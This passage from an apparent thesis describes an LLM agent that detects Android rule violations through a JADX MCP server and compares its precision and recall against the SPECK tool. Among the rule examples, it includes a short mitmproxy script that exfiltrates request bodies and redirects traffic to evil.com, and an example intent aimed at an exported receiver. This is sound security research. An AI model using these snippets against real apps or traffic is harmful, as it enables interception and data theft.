APIs, *AndroBugs* [23] a vulnerability scanner that checks for security vulnerabilities in Android applications, and *Androwarn* [24], which a static analysis tool that inspects specific APIs in Dalvik bytecode for potential vulnerabilities.

SPECK [25], the tool used for comparison in this project, is a rule-based static analysis tool used to verify whether an Android app was compliant with the Google security guidelines [26].

In modern times, a new category of AVD tools has emerged, which use Machine Learning (ML), Deep Learning (DL) or LLM-based techniques. Examples include the work done in [27], where researchers tested ML, DL, and LLM techniques for vulnerability detection on a large dataset with diverse programming languages such as Python, Java, and C++. Another example is *LProtector* [28], an AVD system for C/C++ codebases driven by a LLM and RAG. Some works have addressed vulnerability detection in Android using LLMs, for example, *LLM-MalDetect* [29], a framework that improves LLM-based APK analysis by explicitly modeling semantic dependencies and leveraging structured prompt engineering for optimized detection. Another example is *LAMD* [30], a practical context-driven framework for LLM-based Android malware detection. It integrates key context extraction to isolate security-critical code regions and construct program structures, then applies tier-wise code reasoning to analyze application behavior progressively. Another work [31], instead of developing an AVD framework, evaluated the performance of nine state-of-the-art LLMs for detecting Android code vulnerabilities listed in the latest Open Worldwide Application Security Project (OWASP) Mobile Top 10. At last, a survey reviewed the current literature on vulnerability detection and repair [32].

3.2 Automated Exploit Generation

AEG refers to techniques and tools that automatically discover and exploit software vulnerabilities without human intervention. This process aims to enhance security testing by efficiently identifying potential weaknesses in software systems, typically using mathematical reachability-based methodologies. Some types of approaches to AEG are:

- **Symbolic execution and dynamic analysis:** Traditional methods rely on symbolic execution and dynamic analysis to generate attack payloads.
- **Machine Learning models:** Recent advancements leverage LLMs to enhance the intelligence of exploit generation.

Advantages of using an AEG approach include:

- **Scale:** Larger than human development; the number of human testers does not limit it, and it can run multiple binaries. They can even find and exploit zero-day vulnerabilities without prior knowledge of the software.
- **Speed:** Instead of taking days or weeks to develop a working exploit, AEG reduces that time to hours.

Some key disadvantages of AEG tools are:

- **Lack of business logic awareness:** While AEG tools have high reliability on template bugs, they can struggle with custom logic. For example, an AEG tool can detect a buffer overflow, but it rarely understands business-logic flaws.
- **High computational cost:** Running symbolic execution or LLMs can be extremely CPU and RAM-intensive.

Some past works developing AEG tools include *LetterBomb* [33], an AEG tool that uses symbolic execution to generate inter-component communication exploits for Android applications, achieving a 60% success rate across 10,000 Android apps. Another work, *BofAEG* [34], uses symbolic execution and dynamic analysis to identify buffer overflows in C programs and generate exploits. The tool bypassed address space layout randomization protection and stack non-executable protection. LLM-based AEG tools use LLMs to generate exploits rather than symbolic execution or template-based approaches. Some past works developing LLM-powered AEG tools can be *SWE-agent* [35], not designed for cybersecurity, but it is used for offensive cybersecurity and competitive coding challenges. A specialized version of SWE-agent, *SWE-agent: EnIGMA* [36], is designed for solving Capture the Flag competitions, achieving substantial performance improvements over SWE-agent. *PwnGPT* [37] is an LLM-based automatic exploit generation framework that automatically solves binary exploitation challenges (known as *pwn* challenges), showing from 26.3% to 57.9% higher completion rate compared to direct input LLMs. Another work [38], rather than developing an AEG framework, focused more on evaluating the LLMs' effectiveness in AEG, evaluating both their cooperativeness and technical proficiency, and showing that models like GPT-4o have potential for LLM-driven AEG advancements.

Chapter 4

Experiment Design

4.1 MCP and Agent Setup

To achieve the project's scope, an LLM needs access to the decompiled source code of the APK under test. During experimentation, I used GPT-5, a model developed by OpenAI, used in popular consumer applications such as ChatGPT. GPT-5 was chosen since it was the latest model and has significant improvements in real world software engineering tasks, instruction following and tool calling when compared to previous models like o3 or GPT-4.1 [39].

For the agent design, I decided to develop a Python agent (which will now be referred to as the *AI agent*) for each part (both agents share some features, but modifications are made for their specific tasks). To interact with the LLM, I used *Pydantic AI*, a generative AI framework built on top of Pydantic validation's API [40]. Pydantic AI allows sending prompts to a generative AI model, choosing a model, parameter tuning (e.g., reasoning), and handling different types of responses; it is model-agnostic, meaning it supports virtually every model, and it integrates with MCP, giving an LLM access to MCP servers.

For this project, I set up the JADX MCP server to query a decompiled Android application codebase using JADX.

Some of the tools offered by the JADX MCP server are:

- `get_method_by_name`: Given a class name and a method name, fetch the source code of the method.
- `get_all_classes`: Fetch a list of all classes in the decompiled APK.
- `get_class_source`: Given a class name, fetch the source code of that class.
- `search_method_by_name`: Given a method name, search for that method across all classes and return a list of classes using that method.

- `get_methods_of_class`: Given a class name, return all methods of that class.
- `get_android_manifest`: Fetch the `AndroidManifest.xml` file's contents.
- `get_resource_file`: Given a resource name, fetch that resource file's contents (e.g., network configuration).
- `get_main_activity_class`: Fetch the main activity class.

The AI agent connects to the JADX MCP server, via the STDIO transport mechanism. The MCP Server is connected to the JADX GUI AI plugin. The setup is visualized in 4.1.




Figure 4.1: The Agent and JADX MCP Server Workflow

To start an LLM query, the code shown at 4.1 is implemented.

```

async def run_agent(agent : Agent, prompt: str):
    init_time = time.time()
    result = await agent.run(prompt,output_type="Output type")
    final_time = time.time()

    execution_time = final_time - init_time

    print_run_results(result, execution_time)
    return result,execution_time
    
```

Listing 4.1: LLM query on the agent

The function takes the agent object and the prompt as arguments and returns the agent's result and the execution time required to generate the output. It should be noted that the returned output differs between the two parts and will

be discussed later. The agent received by the `run_agent` function is defined in such a way that different providers can be chosen by just sending a command-line argument. More models and providers can be added if needed (e.g., Gemini or Claude).

```
if args.gpt == True:
    agent = Agent('openai:gpt-5',
        ↪ toolsets=servers,model_settings=settings,retries=5)
elif args.gemini == True:
    provider = GoogleProvider()
    model = GoogleModel('gemini-3-flash', provider=provider)
    agent = Agent(model, toolsets=servers,
        ↪ model_settings=settings,retries=5)
else:
    provider = OllamaProvider(base_url='http://localhost:11435/v1')
    ollama_model = OpenAIChatModel(
        model_name='gpt-oss:120b',
        provider=provider
    )
    agent = Agent(ollama_model, toolsets=servers,
        ↪ model_settings=settings,retries=10)
```

Listing 4.2: Agent setup code snippet

The `retries` parameter passed to the agent represents the maximum number of retries the agent performs when encountering an error. The general pipeline is as follows:

- JADX is running in the background with the target APK open and decompiled.
- The Python script with the Pydantic AI agent is then run.
- Then the LLM calls tools from the JADX MCP server to search for relevant code snippets or resource files in the decompiled APK.
- After the run is done, a final output is produced and saved on the local filesystem.

The general pipeline is then refined for the vulnerability detection agent and the exploit development agent (e.g., saving detections or generated PoCs on the filesystem).

4.2 The SPECK Rule Set

While this thesis’s discussions often focus on vulnerability detection and exploit development, it is essential to clarify the specific vulnerabilities being identified or targeted. The vulnerabilities considered for both vulnerability detection and exploit development are the ones that violate the SPECK rules, these rules have been developed for use with the SPECK tool by Rossini et al. [25]. **SPECK** (which stands for Security and Privacy chECK) is a rule-based static taint analysis system that automatically identifies vulnerabilities in Android apps that comply with Google’s textual guidelines. Using a rule-based approach, SPECK enhances both precision and efficiency by reducing false positives while ensuring high detection accuracy, it integrates taint analysis for tracking data flows, it provides explainable feedback to developers and, unlike other tools on the market, it covers all Google Security guidelines.

The specific rules define the corresponding Google guidelines, the detection algorithm and methodologies, the conditions for flagging a vulnerability, and the proposed attack. If a snippet of code violates a rule, it is flagged as a rule violation and a potential vulnerability.

In total, 31 rules were made by the researchers behind SPECK, and each of these rules uses one or multiple of the following four detection strategies:

- **Manifest check:** SPECK analyzes the `AndroidManifest.xml` resource file using an XML parser to extract information such as declared permissions, the target SDK version, and exported components (services, receivers, and content providers).
- **API invocation check:** SPECK relies on a Java parser to find invocations of specific API methods.
- **Source code inspection:** SPECK looks for specific strings in the codebase.
- **Taint analysis:** SPECK relies on *FlowDroid* for taint analysis, and it consists of computing the flow of data within an app, by defining the data that can be *tainted* by the sources (i.e., methods that manipulate the data) and the sinks (i.e., methods that can receive tainted data).

A list of all rule detection strategies is shown in 4.1. The reader can find full details of all rules in B.

Table 4.1: Detection Strategy by Rule Used by SPECK

Rule	Detection Strategy
1	Taint analysis
2	Manifest check
3	Manifest check
4	Manifest check
5	API invocation check
6	API invocation check
7	Taint analysis
8	API invocation
9	API invocation
10	Manifest
11	API Invocation
12	API Invocation
13	Manifest + API Invocation
14	Manifest
15	Taint analysis
16	API Invocation
17	Taint analysis
18	Source code inspection
19	Manifest + API Invocation
20	Manifest
21	Taint analysis
22	Manifest
23	API Invocation
24	Taint analysis
25	Taint analysis
26	Manifest
27	Manifest
28	API Invocation
29	API Invocation
30	API Invocation
31	API Invocation

An example of a specific rule can be rule 5 *Use SSL traffic*: this is an API invocation check rule, it declares that `URLConnection` objects should be cast to `HttpsURLConnection`, since a generic `URLConnection` can work with either HTTP or HTTPS, depending on the URL, and does not explicitly enforce the use of HTTPS. An example of a code snippet violating the rule is the following:

```
public void post(URL url, byte[] bytes){
    HttpURLConnection httpURLConnection = (HttpURLConnection)
        ↪ url.openConnection() ;
    var os = httpURLConnection.getOutputStream()
    os.write(bytes)
}
```

Listing 4.3: Code violating rule 5

In this case, it is not required for the `url` variable to use HTTPS; the connection could be opened over HTTP, triggering a detection with level *warning* by SPECK. This is an exposed communication channel, and a proximal attacker could abuse this unsecured connection with a MITM attack:

```
# mitmproxy script example
def request(flow: http.HTTPFlow) -> None:
    with open("./exfil.txt", "w") as out:
        out.write(flow.request.body)
    flow.request.host = "evil.com"
```

Listing 4.4: Rule 5 attack example

As seen from the simple Mitmproxy script, an attacker could exfiltrate the request's body or even redirect the victim to an attacker controlled server.

Another example is rule 22, *Protect exported Broadcast Receivers*, and it uses the manifest check detection technique: if a Broadcast Receiver is exported (by default on older versions of Android), it can be invoked by any other application, and if the receiver is intended to be invoked by other applications, it should be protected by a permission. An example of a violation is demonstrated in the manifest snippet at 4.5.

```
<!-- AndroidManifest.xml -->
<receiver
    android:name="com.example.MyBroadcastReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="com.example.MY_CUSTOM_ACTION" />
    </intent-filter>
```

```
</receiver>
```

Listing 4.5: Manifest entry violating rule 22

In this case, the receiver has the `android:exported` attribute set to `true`, so SPECK flags it as a rule violation. An external app could send a broadcast intent like the one shown at [4.6](#)

```
Intent intent = new Intent("com.example.MY_CUSTOM_ACTION");  
intent.setPackage("com.example");  
intent.putExtra("message", "example message");  
sendBroadcast(intent);
```

Listing 4.6: Rule 22 attack example

This is an example of an exposed internal communications vulnerability, and the consequences depend on how the Broadcast Receiver is implemented, ranging from just battery drain and denial of service to more serious threats like committing sensitive actions without the user’s consent (sending SMS messages, uploading/sharing photos, etc.).

Vulnerability detections in SPECK have two levels: warning, for vulnerabilities with limited risk and impact, and critical, for vulnerabilities with high risk and impact. Developers can use these vulnerability levels to prioritize fixing critical violations.

4.3 The Dataset: Real World Android Apps

For this project, I have chosen 10 real-world Android apps: they were part of the original SPECK dataset and are still widely used by consumers today. For AVD, all 10 apps were taken into account, whereas for the second part of AEG, only a subset of 6 apps was considered. It should be noted that the chosen app version is the one originally tested during the SPECK research, not the latest available on the Play Store, because if I had chosen the latest versions of the apps, some vulnerabilities flagged by SPECK would have been lost or patched. For each of these apps, SPECK previously analyzed them and found violations of the SPECK rules discussed before. I used these violations for the first part, for comparison with the rule violations found by the LLM, and for the second part, to test whether they are exploitable.

Table 4.2: The Apps in the Dataset

Package Name	N. of Total Violations
com.airbnb.android	328
com.alibaba.aliexpresshd	560
com.badoo.mobile	181
com.instacart.shopper	295
com.irccloud.android	81
com.nextcloud.client	243
com.xoom.android.app	194
org.telegram.messenger	130
org.videolan.vlc	58
ru.yandex.disk	361

Below the total number of detections on the dataset for each rule:

Listing 4.7: Violations Count per Rule

Rule	N. of violations
1	92
4	52
5	186
6	146
7	209
9	1
10	16
11	62
13	4
15	241
16	115
17	527
18	7
19	37
20	3
21	22
22	32
23	6

24	5
25	105
27	5
28	487
29	16
30	2
31	53
Total	2431

The rule violations found by SPECK are in JSON format, and each violation has the following fields:

- **file**: The file where the violation is found.
- **apk**: The APK where the violation is found.
- **rule**: The flagged SPECK rule.
- **severity**: The severity level of the violation found.
- **lineNumber**: The line of code number where the violation is flagged.
- **errorMsg**: A description of the violation flagged.

Example:

```
{
  "file": "com.alibaba.security.rp.build.na.java",
  "apk": "com.airbnb.android",
  "rule": 29,
  "severity": "warning",
  "lineNumber": 17,
  "errorMsg": "cryptographic algorithm(s) not recommended (are) used"
}
```

Chapter 5

Part I: Automated Vulnerability Detection

5.1 Prompt Design for Vulnerability Detection

In the AVD part, the prompt was designed to ensure the LLM ends the task when it is truly finished. The prompt was designed to use the CoT prompting strategy at its full extent, starting with the analysis and finishing with the model outputting a table summary containing the SPECK rule violations found. First, the assistant role and context are defined: *You are an expert Android security auditor. You have access to an MCP server that queries JADX-decompiled APKs*, which enables the model to access its specialized knowledge regarding Android security. Then the *instruction* (or the main task), is defined:

```
Your task: You must analyze all rules provided, in order, one by one. Do
→ not skip. Do not merge rules. Always restate the rule before analysis.
→ After finishing the last rule, then and only then proceed to the
→ summary table
```

The instruction definition dictates that the AI model go through all rules supplied without skipping or confusing any rule, and that the *output indicator* should be in a table format that the AI agent can convert to JSON.

Then the *input data* is supplied, in this case, one or more of the SPECK rules are supplied. Those rules are under analysis and are supplied in Markdown format, with the full rule specification as defined in the SPECK paper.

```
---
Rules:

{{ rules }}
---
```

For example, if I wanted to analyze rules 1 and 2 in an APK, the replacement would be the following:

```
---
Rules:

# Rule 1 - Show an app chooser

Google Guideline: If an implicit intent can launch at least two possible
↳ apps ...
...

# Rule 2 - Protect the access to Content Providers

Apply signature-based permissions. Google guideline: When sharing data
↳ between two apps that you control or own, use signature-based
↳ permissions ...
...
---
```

The prompt is designed to be heavily reliant on a CoT approach. It forces the LLM to report its reasoning process step-by-step before generating the final summary. The *context* is composed of two main CoTs: a per-rule analysis CoT that is used to guide the LLM during the analysis process, and a final summary CoT.

The first rule analysis CoT is defined as follows:

```
For each rule:
- Restate the rule
- Collect evidence by querying tools, gather as much evidence as possible
- Decide Compliant / Violation
- Report:
    * Status
    * Affected Line(s)
    * Evidence
    * Why it violates
```

The first rule analysis CoT is composed of the following steps:

- **Rule restatement:** Anchors the AI’s attention to the specific rule currently under evaluation.
- **Collect evidence:** Triggers the tool’s usage (MCP server) and collects code into the LLM’s context.
- **Decision:** Decides which lines of code are violating the rules or not.
- **Report:** Requires the AI to justify the decision using the evidence just collected.

The concluding CoT consists of two steps: a per-rule report and a final summary table report.

```
**Output section 1 - Per Rule Analysis:**

Format:

* Rule #X - [Rule Name]

* Status: Compliant / Violation
* Affected Line of Code: [The specific line number(s) where the violation
↪ occurs (e.g., `L52`, `L55-L57`)].]
* Evidence: [Code snippet or manifest element]

**Output section 2 - Summary Table of Violations:**

In the end of the analysis for all provided rules, provide a final summary
↪ with a table for each violation found in the rows, including:

| Rule Number | Severity (Warning/Critical) | File | Affected
↪ method/service | Line of Code | Kind (External/Internal) | Brief
↪ Description of Violation | Confidence score |
...
```

By strictly mandating that *Output section 1* (the granular analysis) must be completed before *Output section 2* (the summary table), the prompt ensures that the final table is generated based on a robust, pre-established context. If the AI were allowed to generate the table first, the probability of hallucinations or missing vulnerabilities would increase.

Additionally, for the *output indicator*, guidance on the meaning of the table fields is added to ensure the LLM inserts the correct information in the table. The prompt also specifies that if there are multiple rule violations in a single file, they should be reported on distinct rows.

The final summary output will then be a table with each violation having the following values:

- **Rule:** A number identifying the rule.
- **Severity:** The level of severity of the violation found.
- **File:** The file or class where the rule violation is found.
- **Affected Method/Service:** The class method, or manifest component, affected by the violation.
- **Line of Code:** The lines of code where the rule violation occurs.
- **Kind:** If this violation is found on the application's main code, or it is an external library violation.
- **Brief Description:** A short description of why the line(s) of code violate the rule.
- **Confidence Score:** A score from 0 to 1 indicating how confident the model is about the positivity of the vulnerability found.

The full prompt can be found at [A.1](#).

5.2 Implementation

The AVD using the SPECK rules is defined by the MCP plus agent setup discussed before and tailored for vulnerability detection. The process starts by supplying the AI agent with the prompt file discussed earlier as a template text file. The template allowed supplying the rules under exam by just replacing a placeholder: the agent accepts a rule number as an argument, then parses the rule from the SPECK rules and replaces the placeholder in the prompt with the chosen rule.

I performed the complete APK analysis by evaluating each rule individually and executing the analysis only for that rule. The reason for just taking one rule instead of considering all rules together is to achieve higher coverage of rule violations in the SPECK dataset. I have done some prior testing by supplying all rules to the LLM, and it was observed that, when passing all rules, the overall dataset coverage was significantly lower than in a singular-rule analysis.

The input given to the Python agent was the prompt file containing the specific SPECK rule under analysis. During the analysis, JADX GUI was left open in the background, with the target APK decompiled and the MCP server running.

The agent returns the output table summary in JSON format. The JSON output is a list of entries with each one containing the following fields:

- **rule:** The *Rule* field from the final summary table, a numeric value.
- **severity:** A string defining the level of severity of the detection, extracted from the *Severity* field of the summary table.
- **file:** A string value extracted from the *File* field.
- **method_or_service:** A string value from the *Affected method/service* field.
- **line_of_code:** A numeric value extracted from the *Line of Code* field.
- **description:** A string value representing the *Brief Description* field.
- **confidence_score:** A numeric value, extracted from the *Confidence Score* field.

The conversion from table to JSON is automatically handled by Pydantic under the hood, using structured output data. The developer defines a data class that extends the `BaseModel` class, with fields that define the attributes the LLM needs to generate. In this project, I defined a class named `RuleViolation` that represents a rule violation flagged by the LLM [5.1](#).

```
class RuleViolation(BaseModel):  
    rule: int  
    severity: str  
    file: str  
    method_or_service: str  
    line_of_code: int  
    kind: str  
    description: str  
    confidence: float
```

Listing 5.1: The rule violation data class

The output type in the `run_agent` function on the Python script will be a list of `RuleViolation` as shown in [5.2](#).

```
result = await agent.run(prompt,output_type=list[RuleViolation])
```

Listing 5.2: Output type definition

So for example consider two entries of the final table that are shown at [5.3](#).

```
| 5 | Critical | com.example.class.java | exampleMethod | 60 | Internal |  
→ Does not use SSL traffic | 0.80 |  
| 19 | Warning | AndroidManifest.xml | exampleService | 54 | Internal |  
→ Exported Service is not protected | 0.90|
```

Listing 5.3: Example final table entries

The final output of the agent would look like a JSON array with each row an element of the array as shown as the JSON snippet at [5.4](#).

```
[  
  {  
    "rule": 5,  
    "severity": "critical",  
    "file": "com.example.class.java",  
    "method_or_service": "exampleMethod",  
    "line_of_code": 60,  
    "kind": "Internal",  
    "description": "Does not use SSL traffic",  
    "confidence": 0.80  
  },  
  {  
    "rule": 19,  
    "severity": "warning",  
    "file": "AndroidManifest.xml",  
    "method_or_service": "exampleService",  
    "line_of_code": 54,  
    "kind": "Internal",  
    "description": "Exported Service is not protected",  
    "confidence": 0.90  
  }  
]
```

Listing 5.4: Example final table entries in JSON format

To convert a `RuleViolation` to JSON format, a handy conversion method in `RuleViolation` is defined that converts the object to a dictionary, which can then be saved to a JSON file, as shown in [5.5](#).

```
def to_dict(self):  
    return {  
        "rule": self.rule,  
        "severity": self.severity,  
        "file": self.file,  
        "method_or_service": self.method_or_service,  
        "line_of_code": self.line_of_code,  
        "kind": self.kind,
```

```
        "description": self.description,  
        "confidence": self.confidence  
    }
```

Listing 5.5: Conversion from RuleViolation to dictionary method

I chose the JSON format because it allows automatic comparison with SPECK’s ground truth. I have defined the JSON structure and its elements as closely as possible to the ground truth representation. The comparison with the SPECK database produces another final results output, which is used as a summary of the run performed by the LLM. The run results are also stored in a JSON file. This final output is not LLM-generated but is obtained by comparing the LLM-generated JSON list with the SPECK dataset. The final output consists of:

- **rule:** A number identifying the rule.
- **violations_found:** Total number of vulnerabilities found.
- **ground_truths_found:** The total number of vulnerabilities found by the LLM that have a corresponding entry in the SPECK dataset.
- **total_ground_truths:** The total amount of vulnerabilities in the SPECK database for the app and the rule being examined.
- **precision:** $precision = ground_truths_found / violations_found$ in percentual.
- **recall:** $recall = ground_truths_found / total_ground_truths$ in percentual.
- **execution_time:** Amount of time the LLM executed from when the prompt was submitted to when the agent returns the list of vulnerabilities found.
- **cost:** The monetary cost of the amount of tokens used (both input and output tokens combined). The formula is the following:

$$cost = (input_tokens / 1,000,000) * price_input + (output_tokens / 1,000,000) * price_output$$

With *input_tokens* representing the amount of tokens used for the prompt and the input supplied by MCP tool calls, *output_tokens* representing the amount of tokens used for the final response, including reasoning tokens,

price_input representing the input tokens pricing per 1 million tokens, and *price_output* representing the output tokens pricing per 1 million tokens.

- **confidence:** The average confidence score across all vulnerabilities found by the LLM.

For example, let's consider an hypothetical scenario, where a run was done on rule 6 on an hypothetical app, this app has 40 ground truths found by SPECK and the LLM run found 36, with 30 of them begin part of the ground truth, then assume another run was done, this time it found 32 violations, with 20 of them begin ground truths, the resulting JSON is found at [5.6](#).

```
[
  {
    "rule": 6,
    "violations_found": 36,
    "ground_truths_found": 30,
    "total_cground_truths": 40,
    "precision": 83.33,
    "recall": 0.75,
    "execution_time": 220,
    "cost": 0.42,
    "confidence": 0.72
  },
  {
    "rule": 6,
    "violations_found": 32,
    "ground_truths_found": 20,
    "total_cground_truths": 40,
    "precision": 62.5,
    "recall": 50,
    "execution_time": 200,
    "cost": 0.36,
    "confidence": 0.65
  }
]
```

Listing 5.6: Example run results in JSON

Before the analysis, I tested the agent on a deliberately vulnerable app to fine-tune the analysis parameters. One of these parameters is the **reasoning effort** level, which refers to a parameter in AI models that controls how much time the model spends thinking before generating a response. Higher effort in reasoning can lead to more thoughtful and accurate answers, especially on complex tasks,

while lower effort yields faster but potentially less detailed responses. Other parameters set are:

- **Temperature:** controls the randomness of text that is generated by LLMs during inference; the temperature was set to 0.0, making the output as deterministic as possible.
- **Presence penalty:** a parameter that reduces the likelihood of repeating words or phrases in generated text. I set this value to 0.4 to make the model more willing to vary reasoning and evidence.
- **Frequency penalty:** discourages the model from repeating the same tokens multiple times; I set it to 0.3 to nudge the model to check more APIs or rules rather than repeating the *compliant* boilerplate.

5.3 Evaluation

With the Python script implemented, I performed vulnerability detection on all 10 apps in the dataset. The overall analysis was conducted using GPT-5; my objective was to evaluate how effective the LLM based vulnerability detection analysis was when compared to a deterministic static analysis tool like SPECK. To evaluate the performance of the LLM, the key scoring values chosen are:

- **Precision:** this score shows the rate at which the LLM’s vulnerabilities are true positives when compared against the SPECK dataset. It is an indicator of the *quality* of the analysis (How many of the violations found by the LLM are true positives?)..
- **Recall:** this score shows the rate of the number of true positives out of the SPECK ground truth that the LLM has found, an indicator of the *coverage* of true positives (How many ground truths are also found by the LLM?).
- **Execution Time:** the amount of time the LLM took to complete the analysis.
- Amount of **new unique findings** by the LLM, which are rule violations that are found by the LLM but were not found by SPECK.

For the vulnerability detection, I performed individual APK analyses and, for each rule, I ran 5 tests. It was chosen to run five times to calculate the mean and variance of precision, recall, and execution time across all five runs. The mean

values represent the average calculated among all 5 runs, while the variance values show how much the values fluctuate from the mean. This five-run approach accounts for the inherent stochasticity of LLMs; even at minimum temperature, probabilistic outputs can lead to fluctuations in performance metrics.

First, I tested the agent against an intentionally vulnerable app designed to test SPECK, which contains exactly one violation for each rule. The first testing phase was conducted to compare different reasoning levels and select an appropriate level for the real analysis. The cost used for the analysis was also taken into account in this comparison part to compare cost usage among reasoning levels.

Table 5.1: Comparison of Overall Performance, Cost, and Execution Time Metrics on the Intentionally Vulnerable App

Metric	Medium reasoning	High reasoning
Mean Precision (%)	92.61	88.67
Mean Recall (%)	100.00	100.00
Variance Precision (%)	1.8071	2.2315
Variance Recall (%)	0.0000	0.0000
Total Cost (\$)	6.71	12.89
Mean Cost (\$)	0.05	0.11
Variance Cost	\$0.0223	\$0.0473
Total Execution Time	13,109.37 s (218.49 min)	21,237.90 s (353.97 min)
Mean Execution Time	105.72 s	182.66 s
Variance Execution Time	48.49 s	105.26 s

The overall metrics are calculated based on the execution of all 31 rules. The overall mean and variance values are calculated across all runs and rules.

The results show that both models were able to find the rule violation in the vulnerable app: the vulnerable app had exactly one rule violation per rule, and the model achieved full recall across all runs. For precision, the high reasoning effort level produced slightly worse results. This is because, for some rules, it flagged more violations than expected. This also applies when using medium reasoning effort, but to a lesser extent. As expected, costs and execution times increase as the reasoning level increases, since the model uses more reasoning tokens and spends more time reasoning.

After completing the test on the intentionally vulnerable app, I decided to continue the analysis at a medium level of reasoning based on the results. I moved on to analyzing the 10 apps in the dataset. For each app, only the rules with corresponding ground truths in the SPECK dataset have been analyzed: if an app has 0 violations for a rule, that rule is skipped.

Table 5.2: Overall LLM Performance and Execution Time Metrics

Metric	Value
Mean precision (%)	63.90
Variance precision (%)	13.49
Mean recall (%)	53.97
Variance recall (%)	16.49
Total execution time	211152.83 s (3519.214 min)
Mean execution time	245.81 s
Variance execution time	162.42 s
N. of New findings by LLM	628

Table 5.2 shows the overall results for all apps and all rules aggregated. According to this table, the overall analysis achieved a mean precision of 63.90%, a variance precision of 13.49%, a mean recall of 53.97%, and a variance recall of 16.49%. The analysis of all apps took 3519.214 minutes. On average, a rule analysis took over 4 minutes, and the LLM found over 628 unique findings. The new findings are false positives identified during the analysis; they may be hallucinations from the LLM, but some findings could be novel true positives.

Table 5.3: Overall Precision and Recall per App

Package name	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
com.airbnb.android	74.41	10.86	56.93	16.71
com.alibaba.aliexpresshd	61.53	12.38	50.95	16.78
com.badoo.mobile	62.94	10.76	61.52	12.06
com.instacart.shopper	63.50	12.35	45.86	14.15
com.irccloud.android	62.07	16.61	52.87	18.45
com.nextcloud.client	63.31	12.68	61.02	17.68
com.xoom.android.app	61.90	12.88	37.25	12.32
org.telegram.messenger	67.80	15.04	53.84	13.79
org.videolan.vlc	47.41	15.75	63.18	18.92
ru.yandex.disk	69.95	12.45	57.59	17.65

The table at 5.3 shows the overall results by app with all rules and runs aggregated. Most apps have a mean precision of around 60%-70%, except for VLC, which has fewer *easy* rules to analyze and less ground truth to compare against.

Mean recall values sit around 50%-60% for most apps. Variance values are all within the 10%-20% range across all apps.

Table 5.4: Overall Precision and Recall per Rule

Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	11,5	15,122	11,86	14,4927
4	84,68	21,354	79,21	24,7856
5	58,2	23,2176	47,18	24,6651
6	73,53	16,835	78,38	18,1822
7	70,46	33,9242	11,91	10,3844
9	0	0	0	0
10	88,89	20,1843	98,89	7,3703
11	64,63	32,1028	79,04	34,1396
13	33,67	13,5769	62	38,4187
15	55,27	28,2949	19,06	12,7001
16	75,52	37,2286	61,39	40,9195
17	34,04	16,698	13,5	12,4345
18	18	13,3544	66,25	43,4993
19	82,5	37,9967	74,89	39,5721
20	68,04	39,1573	100	0
21	82,86	37,6883	42,86	36,7068
22	92,83	24,0536	93,2	20,1801
23	85,03	21,6146	100	0
24	6,58	11,6238	26,67	44,2217
25	36,47	45,0429	9,24	21,3931
27	58	33,7046	84	36,6606
28	76,23	18,5877	37,89	26,1304
29	83,44	19,0314	87,56	20,3248
30	100	0	100	0
31	75,2	32,4336	51,89	32,5626

Table 5.4 presents the overall mean and variance of precision and recall values for each rule, aggregated across all applications and runs.

- For some manifest vulnerabilities (rules 4, 10, 19, 22), mean precision and recall are often above 70%-80%, presenting high analysis fidelity and high

ground truth coverage, because the checks required are not complex, as they mainly check the manifest file and/or a limited number of classes.

- The LLM never found the single ground truth for rule 9.
- Low recall can be observed for rules with a high number of ground truths in the dataset, such as rules 7, 15, 17, and 28, due to limitations of the LLM, such as the context window size. Potentially, I could have achieved a higher recall by resubmitting the prompt and continuing the analysis.
- Rule 18 has low mean precision, since it flagged many violations that SPECK did not, by flagging lines of code containing string values such as `localhost`, `127.0.0.1`, and so on; still, the LLM managed to have a mean recall above average.
- Rule 1, 24, 25, and 27 have shown both low precision and recall; the reason is that these rules are taint analysis rules and require a deeper analysis on the values of tainted data, and may struggle with larger control flows.

Variance values show how precision and recall fluctuate from the mean. A high-precision variance means that precision fluctuates a lot across runs, for example, with a high-precision run followed by a low-precision run. High recall variance means the true positive coverage fluctuates significantly across runs. High variance values sit around the 30%-40% range, while low variance values sit in the 10%-20% range.

Table 5.5: Overall Execution Times per App

Package name	Mean Execution Time (s)	Variance Execution Time (s)	Total Exec. Time (s)
com.airbnb.android	278.81	159.19	25093.05
com.alibaba.aliexpresshd	257.01	150.38	28271.46
com.badoo.mobile	351.86	257.97	26389.78
com.instacart.shopper	272.44	156.39	24519.88
com.ircloud.android	135.09	81.98	12833.94
com.nextcloud.client	280.28	170.94	26066.42
com.xoom.android.app	201.13	98.26	14883.80
org.telegram.messenger	232.61	121.70	17213.25
org.videolan.vlc	197.46	129.03	12637.29
ru.yandex.disk	247.28	148.57	23243.96

The table at 5.5 shows the mean and variance of execution times for each app across all runs and rules, aggregated, with the total execution time. The average total analysis time is 21115.28 seconds (or 351.92 minutes).

Table 5.6: Overall Execution Times per Rule

Rule	Mean Execu- tion Time (s)	Variance Exe- cution Time (s)	SPECK's Mean Exec. Time(s)
1	268,73	132,0306	888.88
4	284,3	172,7927	0.46
5	262,55	150,268	3.11
6	240,74	126,5431	3.63
7	305,54	178,743	508.54
9	314,44	171,8628	5.14
